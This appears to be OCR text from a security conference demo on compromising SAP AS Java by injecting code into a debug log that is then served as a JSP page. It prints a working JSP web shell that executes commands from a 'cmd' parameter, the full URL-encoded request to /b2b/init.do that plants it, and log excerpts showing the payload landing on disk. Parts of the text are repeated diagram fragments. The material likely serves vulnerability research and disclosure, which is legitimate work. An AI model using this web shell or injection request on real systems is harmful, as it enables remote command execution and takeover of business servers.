
Before...

After...




SAP AS JAVA
Applications
Logs
Database
Before...
After...
SAP AS JAVA
Applications
Logs
Database


SAP AS JAVA
Applications
Logs
Database
Before...
After...
SAP AS JAVA
Applications
Logs
Database


SAP AS JAVA
Applications
Logs
Database
Before...
After...
SAP AS JAVA
Applications
Logs
Database

DEMO TIME

Before

Log file extension: *.log, *.xml or *.trc

Access via browser: DENIED

URL: None

Path on file system:
C:\usr\sap\DM0\J00\j2ee\cluster\server0\log\

After


Log file extension: *.jsp


Access via browser: GRANTED

URL: https://host:port/shell.jsp

Path on file system:
C:\usr\sap\DM0\J00\j2ee\cluster\apps\sap.com
\com.sap.engine.docs.examples
\servlet_jsp_default\root\shell.jsp

```
<%@ page import="java.util.*,java.io.*"%>
<%
if (request.getParameter("cmd") != null)
{
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        out.println ("<PRE>");
        while ( disr != null )
        {
                out.println(disr);
                disr = dis.readLine();
        }
        out.println ("</PRE>");
}
%>
```


User Management, SAP AG
https://172.16.10.65:50001/b2b/init.do?"]<%25%40+page+import%3d"java.util.*,java.io.*"%25><%25+if+(r
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
https://172.16.10.65:50001/b2b/init.do?"]%3c%25%40+page+import%3d"java.util.*,java.io.*"%25>%3c%25+if+(request.getParameter("cmd")+!%3d+null)
{Process+p+%3d+Runtime.getRuntime().exec(request.getParameter("cmd"))%3bOutputStream+os+%3d+p.getOutputStream()%3b+InputStream+in+%3d+p.getInputStream
()%3b+DataInputStream+dis+%3d+new+DataInputStream(in)%3b+String+disr+%3d+dis.readLine()%3b+out.println("<PRE>")%3b+while+(+disr+!%3d+null+)+
{out.println(disr)%3bdisr+%3ddis.readLine()%3b}out.println("</PRE>")%3b}+%25>["#
Enable Post data
Enable Referrer
SAP NetW
User *
Password *
Copyright © SAP AG.


C:\usr\sap\DM0\J00\j2ee\cluster\apps\sap.com\com.sap.engine.docs.examples\servlet_jsp_default\root\shell.jsp - N...
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
shell.jsp
13:40:24:346#0-800#Debug#com.sap.isa.user.action.PrepareLoginBaseAction#
#CRM-ISA-BBS#sap.com/crm~b2b#C000AC100A4101E5000002D600000F00#2213550000000004#sap.
com/crm~b2b#com.sap.isa.user.action.PrepareLoginBaseAction#Guest#0##04EB9912008611E
881E300000021C6AE#b2a25f41008311e8804800000021c6ae#b2a25f41008311e8804800000021c6ae
#0#Thread[HTTP Worker [@2004755141],5,Dedicated_Application_Thread]#Plain##
request.parameter.["]<%@ page import="java.util.*,java.io.*"%><% if (
request.getParameter("cmd") != null){Process p = Runtime.getRuntime().exec(
request.getParameter("cmd"));OutputStream os = p.getOutputStream(); InputStream in
= p.getInputStream(); DataInputStream dis = new DataInputStream(in); String disr
= dis.readLine(); out.println("<PRE>"); while (disr != null) {out.println(disr);
disr =dis.readLine();}out.println("</PRE>");} %>["]="" #
#2.0BS#2018 01 23
13:40:24:346#0-800#Debug#com.sap.isa.user.action.PrepareLoginBaseAction#
#CRM-ISA-BBS#sap.com/crm~b2b#C000AC100A4101E5000002D700000F00#2213550000000004#sap.
com/crm~b2b#com.sap.isa.user.action.PrepareLoginBaseAction#Guest#0##04EB9912008611E
881E300000021C6AE#b2a25f41008311e8804800000021c6ae#b2a25f41008311e8804800000021c6ae
#0#Thread[HTTP Worker [@2004755141],5,Dedicated_Application_Thread]#Plain##
request.attribute.[org.apache.struts.action.mapping.instance]="ActionConfig[path=/p
reparelogin,parameter=noXsrf,scope=session,type=com.sap.isa.user.action.PrepareLogi
nBaseAction"#
#2.0BS#2018 01 23
13:40:24:346#0-800#Debug#com.sap.isa.user.action.PrepareLoginBaseAction#
#CRM-ISA-BBS#sap.com/crm~b2b#C000AC100A4101E5000002D800000F00#2213550000000004#sap.
com/crm~b2b#com.sap.isa.user.action.PrepareLoginBaseAction#Guest#0##04EB9912008611E
881E300000021C6AE#b2a25f41008311e8804800000021c6ae#b2a25f41008311e8804800000021c6ae
#0#Thread[HTTP Worker [@2004755141],5,Dedicated_Application_Thread]#Plain##
request.attribute.[sat.monitor.core.isa.sap.com]="com.sap.isa.dependencies.jarm.Isa
441600 lines : 35659
Ln : 34508 Col : 150 Sel : 0 | 0
Dos\Windows
UTF-8 w/o BOM
INS

...

#2.0#2018 02 11 13:21:01:332#0-800#Debug#com.sap.isa.user.action.LoginBaseAction#

#CRM-ISA-BBS#sap.com/crm~b2b#C000AC100A410073000004A90000110C#22135500000000004#sap.com/crm~b2b#com.sap.isa.user.action.LoginBaseAction#Guest#0##74C4C72B0F7111E8B17500000021C6AE#c1229d500d1811e8a25b00000021c6ae#c1229d500d1811e8a25b00000021c6ae#0#Thread[HTTP 